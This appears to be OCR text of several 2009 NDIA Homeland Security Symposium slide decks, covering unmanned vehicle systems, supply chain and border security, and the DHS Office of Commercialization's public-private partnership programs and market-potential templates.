
Unmanned Aircraft Systems

6 planes that flew at USNA Demo

AUVSI
ASSOCIATION FOR UNMANNED VEHICLE SYSTEMS INTERNATIONAL

Small UAS

Boeing's ScanEagle



Aurora's GoldenEye 80

AUVSI
ASSOCIATION FOR UNMANNED VEHICLE SYSTEMS INTERNATIONAL

Medium UAS

Schiebel's Camcopter S-100

Boeing's A 160 Hummingbird

Cybaero

AUVSI
ASSOCIATION FOR UNMANNED VEHICLE SYSTEMS INTERNATIONAL

Ground Vehicles

Foster-Miller's Dragon Runner and Talon

Boston Dynamics' Big Dog

GDRS' MDARS

AUVSI
ASSOCIATION FOR UNMANNED VEHICLE SYSTEMS INTERNATIONAL

Surface Vehicles

GDRS' Antisubmarine Warfare USV

Rafael's Protector

AUVSI
ASSOCIATION FOR UNMANNED VEHICLE SYSTEMS INTERNATIONAL

Underwater Vehicles

AutoTracker Trial
and SeeByte

VideoRay's Pro 4

AUVSI
ASSOCIATION FOR UNMANNED
VEHICLE SYSTEMS INTERNATIONAL

What are some benefits from utilizing unmanned systems?

- Can do multiple jobs from one investment
  - Security Patrol (24/7 365 days a year)
  - Inventory
  - Environment status
    - Fire
    - Temperature
  - Language interpreter
- Great application to handle escalation of hostility
    - Apply a deterrent
      - Non-Lethal
      - Lethal
- Can save money – reduce theft

AUVSI
ASSOCIATION FOR UNMANNED VEHICLE SYSTEMS INTERNATIONAL

What stops us from fielding unmanned systems?

- Authority to operate in human environments
  - FAA regulations
  - DOT regulations
  - Coast Guard regulations
- Understanding that safe can not be zero
- Positive Cost Benefit Analysis
- Fear of unmanned systems becoming the Terminator

The Broader View of Homeland Security

Sam Banks
sbanks@strtrade.com

NDIA Homeland Security Symposium
Sept 9, 2009

What is Homeland Security?

Homeland Security is not just about terrorism

It is also about vulnerabilities in:

Public Health
Consumer Safety
Economic Security
American Agriculture

Immigration
Contraband
Human Trafficking
American Ecosystems

In the News

- **H1N1 flu may infect half the U.S. population** this year, hospitalize 1.8 million patients and lead to as many as 90,000 deaths… The White House 8/24/09

- 44% of all consumer products are imported but represent over **75% of unsafe product recalls**...CPSC

- **Contaminated blood thinner** from China found in 11 countries and associated with 81 deaths in the United States… NY Times 4/22/08

In the News

- Since Jan 2008, more than **7,000 Mexicans have died**, most connected to the drug trade or law enforcement. Many victims were tortured. Beheadings become common… NY Times 3/22/09
- Estimated that more than **10% of global medical supply chain are counterfeit**, and more than 50% in some countries… World Health Organization
- 80% of seafood is imported and accounts for **15% of the US food-borne illness**…CDC

Supply Chain Management

SANDLER & TRAVIS TRADE ADVISORY SERVICES, INC.

Pre 9-11

Foreign Customs

Export Declaration

US Customs & Border Protection

Import Declarations

Targeting & Exams

Supply Chain Security Mgmt

SANDLER & TRAVIS TRADE ADVISORY SERVICES, INC.

C-TPAT

Importer Security Filing (10+2)

Advance Manifest

CSI & SFI Ports

X-Ray Imaging Radiation Monitors

Exams & Scans

Supply Chain – Future Management

SANDLER & TRAVIS TRADE ADVISORY SERVICES, INC.

The Future?

Exporter Prior Registration

Supplier Product Safety Verifications

Security C-TPAT / AEO

Advance Product Safety Data

Advance Security Data

CSI - SFI Ports NII & RPM

e-Tracking from Product Source

Single Window Declaration ITDS

Account Profile

TSA CCSP

In-Transit Controls

The Movement of People

- Heavily Invested
  - Commercial Air and Vessel Passengers
  - Land Passengers at ports of entry
- Current Investments
  - Between the ports
  - Detention and removal
- Future Investments
  - Immigration processes
  - Health screening
  - Immigration global coordination

The Movement of Goods

- Heavily Invested
  - Commercial shipments (sea containers, trucks, rail)
- Current Investments
  - Air cargo security screening
- Future Investments
  - Food safety
  - Product Safety
  - Mail

Conveyances

- Heavily Invested
  - Containerized vessels, commercial aircraft, rail
- Current Government Investment
  - Trucks (inbound)
- Future Investments
  - Cars and Trucks (outbound)
  - Vessel break bulk and tankers
  - General aviation
  - Small boats

Introduction to Commercialization at U.S. Department of Homeland Security

2009 Homeland Security Symposium & Exhibition
September 9-10, 2009

Thomas A. Cellucci, Ph.D., MBA
Chief Commercialization Officer
Department of Homeland Security
Email: Thomas.Cellucci@dhs.gov
Website: http://bit.ly/commercializationresources

Discussion Guide

- Commercialization Office Overview
- Commercialization Activities at DHS
- SECURE™ and FutureTECH™ Public-Private Partnerships
- Highlights
- Summary

Homeland Security

S&T Office of Commercialization

Mission:

To develop and execute programs and processes that identify, evaluate and commercialize technologies that result in widely-distributed products or services that meet the operational requirements of the Department of Homeland Security's operating components, first responders, critical infrastructure/key resources owners and operators and other stakeholders.

Why Commercialization?

The Private Sector is willing and able to use its own money, resources, expertise and experience to develop and produce fully developed products and services for DHS. The Private Sector wants/needs two things from DHS : 1. Detailed Operational Requirements; and 2. a Conservative Estimate of the Potential Available Markets.

Question:

Should DHS solely develop S&T (and products) through an Acquisition Process -- even though DHS' budget is far less than DoD's and DHS has something much more valuable than DoD to offer the Private Sector-- *substantial Potential Available Markets*?

Commercialization Office: Major Activities

Commercialization Office

Requirements Development Initiative

- Requirements Development Book(s)
- Operational Requirements Document Template
- Training for end users and engineers

Commercialization Process

- "Hybrid" Commercialization Model
- Product Realization Chart
- Commercialization Framework and "Mindset"

Public-Private Partnerships

- FutureTECH™ (TRL 1-6)
- SECURE™ (TRL 5-9)
- Concept of Operations
- Website Development
- Internal processes developed and socialized
- Requirements and Conservative Potential Market Available Estimates Communicated

Private Sector Outreach

- Invited Speeches
- Meetings with business executives
- Numerous articles written and published regarding observations and programs in practice.
- Repository of currently available products, services and/or technologies in the private sector aligned to Capstone IPT Capability Gaps

Homeland Security

http://www.dhs.gov/xabout/structure/gc_1234194479267.shtm

DHS Hybrid Commercialization Process

Big-A Acquisition

1. Requirements derived by Government
2. RFP and then cost-plus contract(s) with developer(s) (incentivizes long intervals)
3. Focus on technical performance
4. Production price is secondary Product price is cost-plus
5. Product reaches users via Government deployment

Performance is King

Relationship between users and product developer is usually remote


Hybrid Commercialization Process

Pure Commercialization

1. Requirements derived by Private Sector
2. Product development funded by the developer (incentivizes short intervals)
3. Technical performance secondary (often reduced in favor of price)
4. Focus on price point
5. Product price is market-based
6. Product reaches users via marketing and sales channels


Performance/Price is King

Relationship between end users and product developer is crucial




"Commercialization" – The process of developing markets and producing and delivering products or services for sale.

Transition Approaches



Homeland Security

Market Potential Template



First Responders

- **EMS**
  - Ambulance Corps _$; _ Units
  - Basic life support providers (i.e., EMTs) _$; _ Units
  - Advanced life support (i.e. Paramedics) _$; _ Units
  - Aero medical evacuation _$; _ Units
  - Ambulance Corps _$; _ Units
- **Fire Fighting**
  - Retained fire departments _$; _ Units
  - Volunteer firefighters _$; _ Units
  - Military fire suppression crews _$; _ Units
  - Incident investigation teams _$; _ Units
  - Special technical fire teams (forest, chemical, etc.) _$; _ Units
  - Fire Department HAZMAT teams _$; _ Units
  - Wildland Firefighting _$; _ Units
  - University Fire Fighters _$; _ Units
- **Police**
  - Local police departments _$; _ Units
  - Military police units _$; _ Units
  - Federal law enforcement agencies _$; _ Units
  - State police departments _$; _ Units
  - Riot control teams _$; _ Units
  - SWAT teams _$; _ Units
  - K9 teams _$; _ Units
  - Diplomatic protection teams _$; _ Units
- **Bomb Disposal**
  - Police bomb squads _$; _ Units
  - Federal bomb disposal teams _$; _ Units
  - Military explosive ordnance disposal teams _$; _ Units
- **Port Security**
  - Port police _$; _ Units
  - US Coast Guard _$; _ Units
- **Public Health**
  - Toxic/ corrosive agents _$; _ Units
  - Biohazards _$; _ Units
  - Pathogens _$; _ Units
  - Asphyxiates _$; _ Units
  - Radioactive agents _$; _ Units
- **Medical**
  - Public/ University hospitals _$; _ Units
  - Private/For Profit hospitals _$; _ Units
  - Walk-In clinics _$; _ Units
  - Private medical practices _$; _ Units
- **Transportation**
  - Transit police _$; _ Units
- **Emergency Management**
  - Emergency Operations Centers _$; _ Units
  - 911 Call Centers _$; _ Units
- **Search & Rescue**
  - Urban Search & Rescue _$; _ Units
  - Rural Search & Rescue _$; _ Units
  - Dive Teams _$; _ Units
- **Venue Security**
  - US Park Police _$; _ Units
  - Private Security _$; _ Units
- **Public works/ Utilities**
  - Public utility protection services _$; _ Units
- **School Security**
  - University public safety teams _$; _ Units
- **Response Volunteers**

Critical Infrastructure Key Resources (CIKR)

- **Agriculture and Food**
  - Food Retail _$; _ Units
  - Farm Equipment _$; _ Units
  - Meat/Poultry Processing _$; _ Units
  - Food Processing _$; _ Units
  - Dairy Processing _$; _ Units
  - Dairy Farms _$; _ Units
  - Ranching _$; _ Units
  - Organic Farming/Sustainable Agriculture _$; _ Units
  - Traditional Planting _$; _ Units
  - Commercial fishing _$; _ Units
- **Defense Industrial Base**
  - Defense Contractors _$; _ Units
  - Industry analysts _$; _ Units
  - Think tanks/research institutions _$; _ Units
  - University partnership programs _$; _ Units
  - National laboratories _$; _ Units
- **Energy**
  - Coal mining operations _$; _ Units
  - Coal power plants _$; _ Units
  - Coal equipment manufacturers _$; _ Units
  - Hydroelectric _$; _ Units
  - Dam operations _$; _ Units
  - Wind power _$; _ Units
  - Solar power _$; _ Units
  - Public utilities companies _$; _ Units
  - Oil companies _$; _ Units
- **Public Health and Healthcare**
  - Public/University hospitals _$; _ Units
  - Private/For Profit hospitals _$; _ Units
  - Clinics _$; _ Units
  - Private medical practices _$; _ Units
  - Medical laboratories _$; _ Units
  - Pharmaceutical _$; _ Units
  - Health insurance _$; _ Units
  - Medical material providers _$; _ Units
  - Medical equipment manufacturers _$; _ Units
  - Medical technology manufacturers _$; _ Units
  - Biotechnology _$; _ Units
- **National Monuments and Icons**
  - Guided tour services _$; _ Units
  - Travel services _$; _ Units
  - Lodging/Hotel _$; _ Units
  - Guest services/ tourist hospitality _$; _ Units
  - People moving services _$; _ Units
  - Queuing equipment makers _$; _ Units
  - Private security _$; _ Units
- **Banking and Finance**
  - Credit lending institutions _$; _ Units
  - Commercial banking _$; _ Units
  - Private equity _$; _ Units
  - Consumer banking _$; _ Units
  - Building societies/ Private banks _$; _ Units
  - Merchant banks _$; _ Units
  - Global financial services firms _$; _ Units
  - Community development institutions _$; _ Units
  - Community banks _$; _ Units
  - Savings and Loans _$; _ Units
  - Credit unions _$; _ Units
  - Insurance companies _$; _ Units
  - Insurance brokerages _$; _ Units
  - Reinsurance companies _$; _ Units
  - Stock brokerages _$; _ Units
  - Capital market banks _$; _ Units
  - Custody services _$; _ Units
  - Angel investment _$; _ Units
  - Venture capital _$; _ Units
- **Water**
  - Public utilities _$; _ Units
  - Desalinization plants _$; _ Units
  - Treatment plants _$; _ Units
  - Equipment manufacturers _$; _ Units
  - Pipe and water control device manufacturers _$; _ Units
- **Chemical**
  - Inorganic chemical production _$; _ Units
  - Organic industrial production _$; _ Units
  - Ceramics _$; _ Units
  - Petrochemicals _$; _ Units
  - Agrochemicals _$; _ Units
  - Polymers _$; _ Units
  - Elastomer production _$; _ Units
  - Oleochemicals _$; _ Units
  - Explosives _$; _ Units
  - Fragrance production _$; _ Units
  - Chemical wholesale _$; _ Units
  - Exotic chemicals _$; _ Units
- **Commercial facilities**
  - Hotels _$; _ Units
  - Shopping centers _$; _ Units
  - Stadiums and sport arenas _$; _ Units
  - Schools _$; _ Units
  - Commercial office buildings _$; _ Units
  - Museums _$; _ Units
  - Zoos and Aquariums _$; _ Units
  - Public Libraries _$; _ Units
  - Amusement parks _$; _ Units
- **Emergency Services**
  - Fire Departments _$; _ Units
  - Law enforcement agencies _$; _ Units
  - Search and rescue teams _$; _ Units
  - Ambulance companies _$; _ Units
  - Mountain/Cave/Mine rescue teams _$; _ Units
  - Other technical rescue teams _$; _ Units
  - Bomb disposal units _$; _ Units
  - Blood/Organ transplant supply _$; _ Units
  - Amateur radio emergency comms _$; _ Units
  - Public utility protection providers _$; _ Units
  - Emergency Road services _$; _ Units
  - Emergency Social services _$; _ Units
  - Community emergency response teams _$; _ Units
  - Disaster relief _$; _ Units
  - Famine relief teams _$; _ Units
  - Poison Control units _$; _ Units
  - Animal control teams _$; _ Units
  - Wildlife services _$; _ Units
- **Nuclear Materials, Reactors and Waste**
  - Electric utilities _$; _ Units
  - Reactor and associated materials _$; _ Units
  - University and educational institutions _$; _ Units
  - Control systems _$; _ Units
  - Nuclear safety systems _$; _ Units
  - Waste disposal services _$; _ Units
  - Uranium processors _$; _ Units
  - Protective garment manufacturers _$; _ Units
- **Telecommunications**
  - Telephone/Cellular services _$; _ Units
  - Satellite data transmission _$; _ Units
  - Broadcasting entities _$; _ Units
  - Broadcast equipment manufacturing _$; _ Units
  - Radio equipment manufacturing _$; _ Units
  - Internet equipment manufacturing _$; _ Units
  - High speed data transmission _$; _ Units
  - Internet service providers _$; _ Units
  - Print media _$; _ Units
  - Internet technology providers _$; _ Units
- **Critical Manufacturing**
  - Iron and Steel mills _$; _ Units
  - Aluminum production and processing _$; _ Units
  - Nonferrous metal production and processing _$; _ Units
  - Engine, Turbine and Power transmission _$; _ Units
  - Electrical Equipment manufacturing _$; _ Units
  - Motor Vehicle manufacturing _$; _ Units
  - Aerospace product & parts manufacturing _$; _ Units
  - Railroad rolling stock _$; _ Units
  - Other Transportation equipment _$; _ Units
- **Postal and Shipping Services**
  - United States Postal Service _$; _ Units
  - High volume document and parcel shipping _$; _ Units
  - Container shipping services _$; _ Units
  - Marine shipping _$; _ Units
  - Trucking industry _$; _ Units
  - Airborne shipping _$; _ Units
  - Distribution services _$; _ Units
- **Transportation**
  - AMTRAK _$; _ Units
  - Commuter rail _$; _ Units
  - Intracity rail services _$; _ Units
  - Commercial airline _$; _ Units
  - Private air services _$; _ Units
  - Cruise lines _$; _ Units
  - Subway systems _$; _ Units
  - Long-haul maritime shipping _$; _ Units
  - Trucking _$; _ Units
  - Bus services _$; _ Units
  - Freight rail service _$; _ Units
  - Automobile travel _$; _ Units
  - Roads, Highways, bridges and tunnels _$; _ Units
- **Information Technology**
  - Hardware providers _$; _ Units
  - IT Conglomerates _$; _ Units
  - Semiconductor production _$; _ Units
  - Electronics manufacture _$; _ Units
  - IT services _$; _ Units
  - Server and network hardware _$; _ Units
  - Display/digital TV _$; _ Units
  - Software production _$; _ Units
  - Gaming _$; _ Units
  - Information security _$; _ Units
  - Semiconductor equipment _$; _ Units

SECURE™ Program

Developing Solutions in Partnership with the Private Sector

•‘Win-Win-Win” Public-Private Partnership program benefits DHS’s stakeholders, private sector and –most importantly- the American Taxpayer

•Saves time and money on product development costs leveraging the free-market system and encouraging the development of widely distributed products for DHS’s stakeholders

•Detailed articulation of requirements (using MD 102-01 ORD template) and T&E review provides assurance to DHS, First Responders and private sector users (like CIKR) that products/services perform as prescribed

http://www.dhs.gov/xres/programs/gc_1211996620526.shtm

FutureTECH™ Program

Addressing the Future Needs of DHS

- ‘Win-Win-Win” Public-Private Partnership program benefits DHS stakeholders, private sector and –most importantly- the American Taxpayer
- 5W template provides detailed overview of Critical Research/Innovation Focus Areas
- Critical Research/Innovation Focus Areas provide universities, national labs and private sector R&D organizations insight into the future needs of DHS stakeholders
- Partnership program encourages R&D organizations to work on development of technology solutions up to TRL-6 to address long-term DHS needs.

http://www.dhs.gov/xres/programs/gc_1242058794349.shtm

Public-Private Partnerships

Benefit Analysis "Win-Win-Win"

Taxpayers	Private Sector	Public Sector
1. Citizens are better protected by DHS personnel using mission critical products	1.Save significant time and money on market and business development activities	1. Improved understanding and communication of needs
2. Tax savings realized through Private Sector investment in DHS	2. Firms can genuinely contribute to the security of the Nation	2. Cost-effective and rapid product development process saves resources
